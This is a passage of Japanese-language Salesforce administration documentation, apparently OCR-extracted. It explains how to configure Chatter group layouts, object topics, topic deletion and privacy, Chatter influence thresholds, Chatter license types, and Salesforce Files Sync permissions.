
1. [設定] から、[クイック検索] ボックスに「*グループレイアウト*」と入力し、[グループレイアウト] を選択します。
2. カスタマイズするグループレイアウトの横にある [編集] をクリックするか、[新規] をクリックしてレイアウトを作成します。
3. ページの上部にあるパレットから、項目、ボタン、およびその他のユーザインターフェース要素をさまざまなセクションにドラッグアンドドロップして、グループレイアウトに追加します。レイアウトからこれらを削除するには、パレットにドラッグアンドドロップして戻します。Salesforce1 および Lightning Experience でこれを正常に機能させるには、グループレイアウトに次の項目が含まれていることを確認します。
   - 投稿
   - お知らせ
   - ファイル
   - アンケート
   - グループを編集
   - 新規グループメンバー
   - 通知の管理
   - グループを削除
   - グループを脱退

   すべてのグループレイアウトの変更は、Salesforce1 と Lightning Experience に影響します。グループパブリッシャーの変更はすべての場所に表示されます。たとえば、[グループの詳細] セクションで [ファイル] 関連リストや項目を削除した場合、これらの変更は Salesforce1 と Lightning Experience にのみ表示され、Salesforce Classic には表示されません。

すべてのグループレイアウトの変更は、Salesforce1 と Lightning Experience に影響します。グループパブリッシャーの変更はすべての場所に表示されます。たとえば、[グループの詳細] セクションで [ファイル] 関連リストや項目を削除した場合、これらの変更は Salesforce1 と Lightning Experience にのみ表示され、Salesforce Classic には表示されません。

4. [保存] をクリックしてレイアウトを保存します。

例: グループ所有者とグループマネージャが Salesforce1 および Lightning Experience からグループのアーカイブと有効化を実行できるようにするには、[アーカイブ] 項目を [グループの詳細] セクションにドラッグします。



ユーザプロファイルによってグループレイアウトを割り当てるには、グループレイアウトリストビューで[ページレイアウトの割り当て]をクリックします。

関連トピック:

- 高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ
- 高度なページレイアウトエディタを使用したアクションのカスタマイズ
- ページレイアウトの割り当て
- グローバルパブリッシャーレイアウトへのアクションの追加

グループパブリッシャーへのアクションの追加

グループパブリッシャーのクイックアクションとSalesforce1アクションをカスタマイズします。

デフォルトでは、Chatterグループにはグローバルパブリッシャーレイアウトの一部である標準アクション([投稿]、[ファイル]、[リンク]、[アンケート]など)が表示されます。グローバルパブリッシャーレイアウトをカスタマイズしたグループパブリッシャーレイアウトで上書きします。

1. [設定]から、[クイック検索]ボックスに「*グループ*」と入力し、*[グループレイアウト]*を選択します。
2. カスタマイズするグループレイアウトの横にある[編集]をクリックするか、[新規]をクリックしてレイアウトを作成します。
3. [パブリッシャーのクイックアクション]または[Salesforce1のアクションバーのアクション]セクションで[グローバルパブリッシャーレイアウトを無効にする]または をクリックします。パレットとパブリッシャーレイアウト間でアクションをドラッグアンドドロップして、アクションを追加、削除、順序変更します。

   [パブリッシャーのクイックアクション]セクションへの変更は、Salesforceフルサイトに表示されます。[Salesforce1のアクションバーのアクション]セクションへの変更は、Salesforce1に表示されます。顧客を許可するグループの場合は、パブリッシャーに標準アクションのみが表示されます。


エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition


ユーザ権限

Chatterグループレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

例: グループパブリッシャーに[お知らせ]、[レコードの追加]、および[メンバーの追加]アクションを追加します。



ユーザはこれらのアクションをパブリッシャーから直接選択できるようになります。



オブジェクトのトピック

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

オブジェクトのトピックは、会社の主要なテーマと問題をクラウドソースするための最も強力な方法の 1 つです。

従業員は、項目の表示内容に基づき顧客と連携してオブジェクトレコードにトピックを関連付け、ビジネスインサイトに顧客の意見を反映させることができます。トピックはオブジェクト間で共有できるため、ユーザ、会話、およびレコード間をつなげることができます。

ユーザは投稿にトピックを追加することもできます。投稿のトピックは、投稿を整理してその可視性を向上させるために役立ちます。トピックは、特定のユーザグループに制限されない特定の問題、テーマ、または議題についての議論に最適です。たとえば、会社が地元の学校のボランティアに関する 1 年間の目標を作成した場合、会社全体で投稿、写真、およびその目標に関する更新情報を共有できるトピックを作成します。一方、グループは特定のユーザグループでの会話に適しています。グループ内のコラボレーションは任意の数の議題を取り扱うことができますが、常に同じ主要チームメンバーが関与します。たとえば、会社が休日のパーティを計画している場合、パーティ委員会の非公開グループで、残りの社員に事前に詳細を知られることなくイベントを計画します。

オブジェクトのトピックの有効化と設定

オブジェクトのトピックを有効化すると、ユーザがトピックをレコードに追加して共通のテーマでレコードを整理できます。この便利な機能は、Chatter の有無に関係なく使用できます。

トピックの削除

適切な権限を持つユーザは、トピック詳細ページから直接トピックを削除できます。

トピックのプライバシー

トピック名や説明は非公開グループおよびレコードでのみ表示されますが、非公開ではありません。トピックがある投稿およびレコードのセキュリティとプライバシーは、トピックがない投稿およびレコードのものと同じです。

オブジェクトのトピックの有効化と設定

オブジェクトのトピックを有効化すると、ユーザがトピックをレコードに追加して共通のテーマでレコードを整理できます。この便利な機能は、Chatter の有無に関係なく使用できます。

システム管理者は、取引先、納入商品、キャンペーン、ケース、取引先責任者、契約、ファイル、リード、商談、注文、ソリューション、カスタムオブジェクト、英語の記事のトピックを有効化できます。オブジェクト種別ごとに、システム管理者が推奨トピックに使用する項目を指定します。

メモ: トピックは、英語のナレッジ記事でのみサポートされています。

警告: オブジェクトのトピックが有効になると、そのオブジェクト種別のレコードで公開タグが無効になります。

1. [設定] から、[クイック検索] ボックスに「オブジェクトのトピック」と入力し、[オブジェクトのトピック] を選択します。
2. オブジェクトを選択します。
3. 右側で、[トピックを有効化] を選択します。
4. 推奨トピックに使用するテキスト項目を選択します (選択された項目を組み合わせ、最大 3 つの推奨が最初の 2,000 文字から作成されます)。
5. [保存] をクリックしてすべてのオブジェクトの変更を保存します。

これで、有効なオブジェクトへのアクセス権と適切なトピック権限を持つユーザは、次の操作を実行できます。

- そのオブジェクト種別のレコードに対するトピックの割り当ておよび推奨トピックを表示する
- そのオブジェクト種別のレコードに対してトピックを追加または削除する
- オブジェクト種別のレコードに対するトピックを使用してリストビューを絞り込む

さらに、組織で Chatter を使用している場合、ユーザはレコードに割り当てられたトピックをクリックして直接トピックページに移動できます。トピックページには、トピックに関する他のレコード、トピックに関する知識のあるユーザ、およびその他の関連情報が表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

オブジェクトのトピックを有効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

レコードのトピック
レコードへのトピックの追加
レコードのトピック
レコードへのトピックの追加
記事のトピックの有効化

トピックの削除

適切な権限を持つユーザは、トピック詳細ページから直接トピックを削除できます。

トピックの名前と説明は非公開ではないため、コンプライアンスの理由でトピックを削除したり、不適切なコンテンツを削除したりすることがあります。トピックを削除する場合は、次の点を考慮してください。

- トピックは完全に削除されます。ごみ箱には移動されません。
- 削除したトピックは、検索結果、トピックリスト、すべての投稿とレコード、最近話したトピック、関連トピック、およびユーザのお気に入りから削除されます。削除したトピックは、次回の計算後にトピックのトレンドから削除されます。
- ユーザは、削除後でもトピックを再度紹介できます。

トピックを削除する手順は、次のとおりです。

1. トピック詳細ページに移動します。
2. 右上の をクリックして、[削除] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

標準トピックを削除する

- 「すべてのデータの編集」

  または

  「トピックの削除」

コミュニティでナビゲーショントピックまたは主要項目としても使用されているトピックを削除する

- 「コミュニティの作成および設定」

  または

  「コミュニティの管理」

トピックのプライバシー

トピック名や説明は非公開グループおよびレコードでのみ表示されますが、非公開ではありません。トピックがある投稿およびレコードのセキュリティとプライバシーは、トピックがない投稿およびレコードのものと同じです。

次のテーブルに、すべてのトピックが表示される場所と、非公開グループおよびレコードでのみ使用されるトピックが表示されない場所を示します。

ユーザインターフェース要素	すべてのトピックを表示する	非公開グループおよびレコードでのみ使用されるトピックを表示しない
トピックリスト	✓	
トピックの検索結果	✓	
トピックレポート	✓	
知識のあるユーザレポート		✓
トピックの詳細ページに含まれる関連トピック	✓	
グループの詳細ページに含まれる最近話したトピック	✓	
プロファイルに含まれる[最近の話題]のトピック		✓
Chatter ページに含まれるトピックのトレンド		✓
トピックを投稿に追加する場合の推奨されるトピック		✓
トピックを投稿に追加するときにトピックリストとトピックの提案に含まれる話しているユーザの人数		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: リストに記載しないグループで、トピックは使用できません。リストに記載しないグループに投稿またはコメントを記載する際に、ハッシュタグトピックを追加することができます。このトピックは、投稿後にリンクとして書式設定されます。ただし、トピック詳細ページは作成されず、リンクは機能しません。

Chatter 影響度のカスタマイズ

Chatter 影響度の計算を改善するには、投稿、コメント、いいね! の活動しきい値をカスタマイズします。

Chatter 活動の統計情報には、ユーザが行った投稿やコメントの数、ユーザが受け取ったコメントの数、ユーザの投稿とコメントにいいね! と言った人の数などが含まれます。

1. [設定] から、[クイック検索] ボックスに「影響度」と入力し、[影響度] を選択します。
2. 最小活動しきい値を変更します。
   すべての最小活動しきい値がデフォルトの 0 に設定されます。0 より高いしきい値を設定する場合、3 つの最小値のすべてを満たしているユーザ以外はオブザーバーとみなされ、影響度ランクを計算するときにカウントされません。3 つの最小値すべてを満たしており活動数値が比較的低いユーザもオブザーバーとみなされますが、影響度の計算時にカウントされます。
3. [保存] をクリックします。
   Chatter 影響度は、これらの値を保存すると再計算されます。

   警告: 新しいしきい値を設定するときは、ユーザの影響度がすぐに変更される可能性があるので注意が必要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter 影響度をカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce Chatter

ユーザの Chatter メッセージの定義に関するガイドライン

「Chatter メッセージの管理」権限を持つ Salesforce システム管理者は、SOAP API を使用してすべてのユーザの非公開メッセージにアクセスできます。任意のメッセージを (コンプライアンス目的などで) 参照および削除できます。

非公開 Chatter メッセージを削除する場合、次のガイドラインを考慮してください。

- メッセージは物理削除されます。ごみ箱には移動されません。
- 削除されたメッセージは、メッセージの検索結果には含まれません。
- 他のユーザとのファイルの共有からのメッセージの削除では、ファイル自体は削除されません。
- すべてのメッセージが削除された会話は、[私のメッセージ] に表示されず、Chatter REST API を使用して取得することはできません。
- メールの返信が有効化されている場合、削除されたメッセージにユーザが返信すると、Chatter からエラー通知が返され、返信メッセージは処理されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Salesforce ライセンスを持つユーザの場合は **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および Database.com 管理ライセンスを持つユーザの場合は **Database.com** Edition

ダッシュボードパッケージを使用した Chatter のレポート

Salesforce Chatter ダッシュボードパッケージには、極めて強力な機能がまとめられています。数種のダッシュボードと 100 を超えるレポートのほか、組織での Chatter の採用やエンゲージメントの監視および管理に使用可能なカスタムレポートタイプも取得できます。

エディション

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、**Developer** Edition、および **Performance** Edition

Salesforce Chatter ダッシュボードパッケージを使用して、次のことができます。

- Chatter の全般的な採用と詳細な総計値および月単位のトレンドを表示する。
- グループの採用と、メンバーシップやエンゲージメントの総計値 (投稿、コメント、いいね! の数、上位の寄稿者など) を監視する。
- コンテンツの作成やユーザエンゲージメントを監視する (上位のファイル、コンテンツのトレンド、上位の寄稿者など)。
- トピックの分類を表示し、トピックの割り当てを監視する (割り当てが最多のトピック、上位の割り当て者など)。
- 標準のグルーピング (部門、国、ロール、プロファイルなど) を使用してカスタマイズされたレポートを作成する。

Salesforce Chatter ダッシュボードは AppExchange からインストールできます。

ヒント: インストール手順、レポートの詳細情報、およびアップグレード手順は、*「Chatter ダッシュボードの使用開始」*を参照してください。

パッケージがインストールされたら、新しいダッシュボード、レポート、カスタムレポートと共に、Salesforce の他のすべてのダッシュボードおよびレポートにアクセスできます。

新しいバージョンのパッケージが利用可能になった場合は、パッケージを再インストールすることでアップグレードできます。レポートおよびダッシュボードをカスタマイズしている場合でも、カスタマイズはアップグレード時に保持されるため心配いりません。

ダッシュボード	説明
概要	Chatter の全体的な状況を一目で確認できます。
部門別採用	部門によるグループ、ユーザプロファイル、トピックの採用総計値の概要を確認できます。
ファイル	ファイルのアップロード、ダウンロード、エンゲージメント、およびコンテンツ作成者を追跡します。
グループ	Chatter グループのフィードおよびメンバー活動を監視します。
管理	未回答の質問と投稿、グループの成長率、およびグループの全体的な健全度を追跡します。
Q&A	グループで投稿された質問、回答、および最良の回答の最近の活動を追跡します。
トピック	Chatter のトピック活動を追跡します。
ユーザ	ユーザプロファイルの質問、回答、および最良の回答の最近の活動を追跡します。

メモ: このパッケージのレポートは、Chatter 全体のデータを返します。組織でコミュニティを使用している場合は、代わりに Salesforce Communities Management (Chatter を使用するコミュニティ向け) パッケージをインストールすることをお勧めします。このパッケージでは、内部組織での Chatter の使用状況およびコミュニティでの Chatter の使用状況をレポートできます。

Chatter ユーザライセンス

すべての標準 Salesforce ライセンスでは、組織の全員が Chatter に無料でアクセスできます。Salesforce ではまた、Chatter External、Chatter Free、および Chatter Only (Chatter Plus ともいう) という Chatter 固有のライセンスも提供しています。

エディション

使用可能なエディション: Salesforce Classic

Chatter External および Chatter Free ライセンスを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter Only (Chatter Plus とも呼ばれる) ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Performance** Edition

Chatter External

このライセンスは、会社のメールドメイン外のユーザ向けです。外部ユーザ (顧客ともいう) は、顧客を許可する Chatter グループに招待されます。顧客は、招待されたグループでのみ情報にアクセスでき、そのグループのユーザとのみ会話できます。Chatter オブジェクトやデータにはアクセスできません。

Chatter Free

Chatter Free ライセンスは、Salesforce ライセンスを所有していないが、Chatter にアクセスする必要があるユーザ向けです。これらのユーザは、ユーザ、プロファイル、グループ、およびファイルなどの Chatter の標準項目にアクセスできますが、Salesforce オブジェクトやデータにはアクセスできません。Chatter Free ユーザは、Chatter モデレータになることができます。

Chatter Free ユーザには、他の Salesforce ユーザのようにタブが表示されません。Chatter Free ユーザは、ページのサイドバーにあるリンクを使用して、フィード、ユーザ、グループ、およびファイルにアクセスします。

Salesforce システム管理者は、Chatter Free ライセンスを標準 Salesforce ライセンスまたは Chatter Only ライセンスにいつでもアップグレードできます。標準 Salesforce ライセンスまたは Chatter Only ライセンスを Chatter Free ライセンスに変換することはできません。

Chatter Only (Chatter Plus)

Chatter Only ライセンスは、Chatter Plus ライセンスともいいます。このラインセンスは、Salesforce ライセンスは所有していないが、Chatter の他に一部の Salesforce オブジェクトにアクセスする必要があるユーザ向けです。Chatter Plus ユーザは、Chatter モデレータになることができ、Chatter の標準のユーザ、プロファイル、グループ、およびファイルページにアクセスできます。また、次の操作も実行できます。

- Salesforce の取引先と取引先責任者を参照する
- Salesforce CRM Content、アイデア、およびアンサーを使用する
- ダッシュボードとレポートにアクセスする
- ワークフローを使用し、承認する
- カレンダーを使用して活動を作成および追跡する

- 最大 10 個のカスタムオブジェクトを表示および変更する
- レコードをグループに追加する

デフォルトで、Salesforce の標準オブジェクトのタブは Chatter Plus ユーザには非表示になっています。Chatter Plus ユーザがこれらのタブを使用できるようにする場合は、タブを表示します。Chatter Plus ユーザについての詳細は、*「Chatter およびよくある質問 (FAQ)」* を参照してください。

Chatter ライセンスの概要

次の表に、Chatter External、Chatter Free、および Chatter Only ライセンスで使用できる機能を示します。

機能	Chatter External (顧客が招待されたグループ内の項目およびユーザにアクセスが制限されています)	Chatter Free	Chatter Only (Chatter Plus)
Chatter デスクトップクライアント	✅	✅	✅
Salesforce1 モバイルアプリケーションの使用 (ダウンロード可能アプリケーションには「API の有効化」プロファイル権限が必要)	✅ ダウンロード可能アプリケーションのユーザは、[グループ] または [人] リストビューにアクセスできません。	✅	✅
フィード	✅	✅	✅
ファイル共有	✅	✅	✅
Files Connect			✅
グループ	✅	✅	✅
グループへの参加招待	✅ グループメンバーでもある顧客のみが、アクセス権を持つグループの Chatter ユーザを招待でき、Chatter 外のユーザにアクセスできます。	✅	✅
プロファイル	✅	✅	✅
トピックとハッシュタグ	✅	✅	✅
非公開メッセージ	✅	✅	✅

機能	Chatter External (顧客が招待されたグループ内の項目およびユーザにアクセスが制限されています)	Chatter Free	Chatter Only (Chatter Plus)
グローバル検索	✅ 検索結果には、顧客がグループ経由でアクセスできる項目のみが含まれます。	✅	✅
カスタムオブジェクト			✅ 最大 10 個のカスタムオブジェクト
取引先と取引先責任者			✅ 参照のみ
カレンダーと行動			✅
コンテンツライブラリ			✅
アイデアとアンサー			✅
レポートとダッシュボード			✅
ToDo と活動			✅
ワークフローの使用と承認			✅

FAQ - Chatter の管理

Chatter を使用して複数の Salesforce 組織に接続できますか?

Chatter は組織単位での使用に限られます。Chatter を使用して相互に通信できるのは、同じ Salesforce 組織内のユーザのみです。ただし、会社のメールドメイン外の人を追加して、所有または管理するグループの顧客として組織の Chatter を使用できます。

ポータルユーザは Chatter を使用できますか?

パートナーポータルまたはカスタマーポータルのポータルユーザは、Chatter を使用できません。Chatter を使用できるのは、コミュニティに属するカスタマーユーザとパートナーユーザです。

Chatter エキスパートユーザを管理できますか?

システム管理者は、Chatter エキスパートユーザを無効にするか、引き継いで会社に投稿を行うことができます。デフォルトでは、Chatter エキスパートは、新規ユーザが [参加できるグループ] ページで Chatter から提案されたグループのいずれかを開始することを選択すると、投稿を行います。

メモ: この制限は、Summer '11 後に作成された組織にのみ適用されます。

Chatter エキスパートを無効にする手順は、次のとおりです。

1. [人] > [ユーザを検索] をクリックします。
2. 「Chatter エキスパート」を検索します。
3. [ユーザの管理] > [ユーザを無効化] をクリックします。

投稿を送受信できるように Chatter エキスパートを管理する手順は、次のとおりです。

1. [人] > [ユーザを検索] をクリックします。
2. 「Chatter エキスパート」を検索します。
3. メールアドレスを自分のアドレスに変更します。

ユーザが Chatter グループを作成できないようにすることはできますか?

グループを作成できないようにする必要があるユーザがいる場合、そのユーザによるグループの作成をブロックできます。

グループ (公開、非公開、リストに記載しない) を作成できるかどうかは、「新規 Chatter グループの作成および所有」権限で決まります。この権限はデフォルトで有効になっていますが、システム管理者は該当のユーザのプロファイルでこの権限を無効にすることができます。

システム管理者がこの権限を無効にすると、ユーザは新規 Chatter グループを作成できなくなります。また、ユーザをその所有者として割り当てることもできなくなります。ユーザがすでに何らかのグループの所有者である場合、その所有権は取り消されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

元のプロファイルインターフェースでのプロファイルの編集

ページレイアウトエディタを使用して Chatter フィードの場所を変更できますか?

現在、Chatter フィードの場所は変更できません。ただし、ユーザは Chatter フィード内で [Chatter を非表示] リンクをクリックしてフィードを非表示にしたり、[Chatter を表示] リンクをクリックしてフィードを表示することができます。

Chatter 投稿で特定の語句の使用を禁止することはできますか?

いいえ。標準Chatterインターフェースを使用している場合はできません。ただし、Chatter Blacklistなどのサードパーティアプリケーションがあります。このアプリケーションでは、Chatterの投稿とコメントで禁止する単語、語句、またはカスタム表現(たとえば、クレジットカード番号など)の「ブラックリスト」を作成できます。これらの語によって投稿を防止するか、適切な単語または語句で置換するか、または監査目的で記録できます。

Salesforceサポートでは、アプリケーションのプロバイダ情報で特に明記されていない限り、サードパーティアプリケーション/パッケージのトラブルシューティングを提供しません。

Chatter の投稿とファイルはディスク使用量に加算されますか?

Chatterフィードの投稿、変更追跡、およびコメントはデータストレージ使用量に加算されません。ただし、アップロードしたファイルや写真はすべて、ファイルストレージ使用量に加算されます。[ファイル]タブにアップロードしたファイルも、ファイルストレージ使用量に加算されます。

Salesforce Files

[ファイル]関連リストを含めるようにページレイアウトをカスタマイズして、レコードに関連付けられたファイルのリストがユーザに表示されるようにします。

ページレイアウトへの[ファイル]関連リストの追加
[ファイル]関連リストを含めるようにページレイアウトをカスタマイズします。これにより、ユーザはファイルをレコードに追加し、レコードに関連付けられたファイルのリストを表示できます。

ユーザによるSalesforceファイル添付の防止
権限セットを使用して、ユーザが投稿、レコード、および他のオブジェクトにSalesforceファイルを添付することを防止します。

ページレイアウトへの[ファイル]関連リストの追加

[ファイル]関連リストを含めるようにページレイアウトをカスタマイズします。これにより、ユーザはファイルをレコードに追加し、レコードに関連付けられたファイルのリストを表示できます。

添付ファイルの代わりにファイルを使用して、個々のレコードのコンテキスト以外でファイルを使用できるようにします。ファイル所有者またはシステム管理者が引き続きファイルの共有設定を決定します。

1. [設定]から、[クイック検索]ボックスに「オブジェクトマネージャ」と入力し、[ファイル]関連リストを追加するオブジェクトの名前を選択します([商談]など)。
2. [ページレイアウト]をクリックします。
3. カスタマイズするページレイアウトをクリックします。
4. 左ペインの使用可能な項目のリストで、[関連リスト]をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

5. [ファイル] を [関連リスト] セクションにドラッグします。
6. [保存] をクリックします。

ユーザによる Salesforce ファイル添付の防止

エディション

使用可能なエディション: すべてのエディション

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限セットを使用して、ユーザが投稿、レコード、および他のオブジェクトに Salesforce ファイルを添付することを防止します。

[設定] でユーザ権限を無効または有効にします。［クイック検索］ボックスに「*ユーザプロファイル*」と入力し、[プロファイル] を選択します。目的のユーザプロファイルの横にある [編集] をクリックします。[システム管理者権限] セクションで、[Salesforce からファイルを選択] チェックボックスをオンまたはオフにします。[保存] をクリックします。

もう 1 つの方法は、権限セットの権限を適用することです。この権限が無効になっているユーザも、引き続きローカルドライブからファイルをアップロードできます。権限セットの権限を適用するには、[設定] から、`QuickFind` ボックスに「*権限セット*」と入力し、[権限セット] を選択します。権限セットを編集し、「Salesforce からファイルを選択」権限を適用します。

Salesforce Files Sync

Salesforce Files Sync を使用すると、ユーザはデバイスと Salesforce の間でファイルを同期できます。

Salesforce Files Sync の有効化

Salesforce Files Sync を有効して、ユーザがデバイスと Salesforce 間でファイルを同期できるようにします。

Salesforce Files Sync へのアクセス権のユーザへの付与

Salesforce Files Sync を有効にした後、権限セットを作成して割り当てるか、プロファイルに対して権限を付与し、ユーザにアクセス権を付与します。

Salesforce Files Sync のインストール

Salesforce Files Sync クライアントでは、ユーザのコンピュータと Salesforce 間でファイルが同期されます。ユーザは Salesforce1 から同期済みファイルにアクセスすることもできます。

[ファイルのアップロードおよびダウンロードセキュリティ] の設定

セキュリティを強化するには、アップロードおよびダウンロード中の数種類のファイルの処理方法を制御します。

Salesforce Files Sync の管理のヒントとベストプラクティス

Salesforce Files Sync 管理者ツールを使用して、Salesforce Files Sync のアクセス状況と使用状況を監視します。

コンテンツまたはファイルのプレビューの再生成

コンテンツやファイルにプレビューが存在しない場合、またはプレビューの画質が悪い場合、プレビューを再生成してみます。

Salesforce Files Sync の有効化

Salesforce Files Sync を有効して、ユーザがデバイスと Salesforce 間でファイルを同期できるようにします。

1. [設定] から、[クイック検索] ボックスに「*Salesforce ファイル*」と入力します。
2. **[設定]** で、**[一般設定]** を選択します。
3. [Salesforce Files Sync 設定] ページ上部の **[編集]** をクリックします。
4. **[Files Sync を有効化]** を選択します。
5. **[保存]** をクリックします。

Salesforce Files Sync が組織に対して有効になります。

次に、Salesforce Files Sync へのアクセス権をユーザに付与します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce Files Sync を有効化する
- 「アプリケーションのカスタマイズ」

Salesforce Files Sync へのアクセス権のユーザへの付与

Salesforce Files Sync を有効にした後、権限セットを作成して割り当てるか、プロファイルに対して権限を付与し、ユーザにアクセス権を付与します。

ユーザ権限

ユーザに対して Salesforce Files Sync を有効化する
- 「アプリケーションのカスタマイズ」

権限セットを使用した Salesforce Files Sync へのアクセス権の付与

権限セットは、ユーザに対して Salesforce Files Sync を有効にする簡単な方法です。

プロファイルに対する Salesforce Files Sync の有効化

特定の標準プロファイルを持つすべてのユーザ、または Salesforce 組織に固有のカスタムプロファイルに対して Salesforce Files Sync を有効化します。

権限セットを使用した Salesforce Files Sync へのアクセス権の付与

権限セットは、ユーザに対して Salesforce Files Sync を有効にする簡単な方法です。

ユーザ権限

権限セットを作成する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、**[権限セット]** を選択します。
2. **[新規]** をクリックします。
3. 必須項目に入力します。

   表示ラベル
   権限セットの一意の表示ラベル。たとえば、この権限セットに「Salesforce Files Sync 対応」などのラベルを付けることができます。

API 名
Force.com API が使用する一意の名前。

説明
この権限セットの説明。たとえば「割り当てられたユーザに対して Salesforce Files Sync を有効化します。Salesforce Files Sync を使用すると、ユーザはデバイス間でファイルを自動的に同期できます。」などです。

4. ユーザライセンスオプションを選択します。

   メモ: この権限セットを Salesforce と Chatter Only の両方のライセンスを持つユーザに割り当てる場合は、*[—なし—]* を選択します。

5. [保存] をクリックします。
   新しい権限セットの概要ページが表示されます。
6. [システム] の下で、[システム権限] をクリックします。
7. [システム権限] リストの上部で、[編集] をクリックします。
8. [ファイルを同期] を選択します。
9. [保存] をクリックします。

Salesforce Files Sync にアクセスする必要があるユーザに権限セットを割り当てます。

関連トピック:
権限セットライセンス

プロファイルに対する Salesforce Files Sync の有効化

特定の標準プロファイルを持つすべてのユーザ、または Salesforce 組織に固有のカスタムプロファイルに対して Salesforce Files Sync を有効化します。

ユーザ権限

プロファイルに対して Salesforce Files Sync を有効化する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
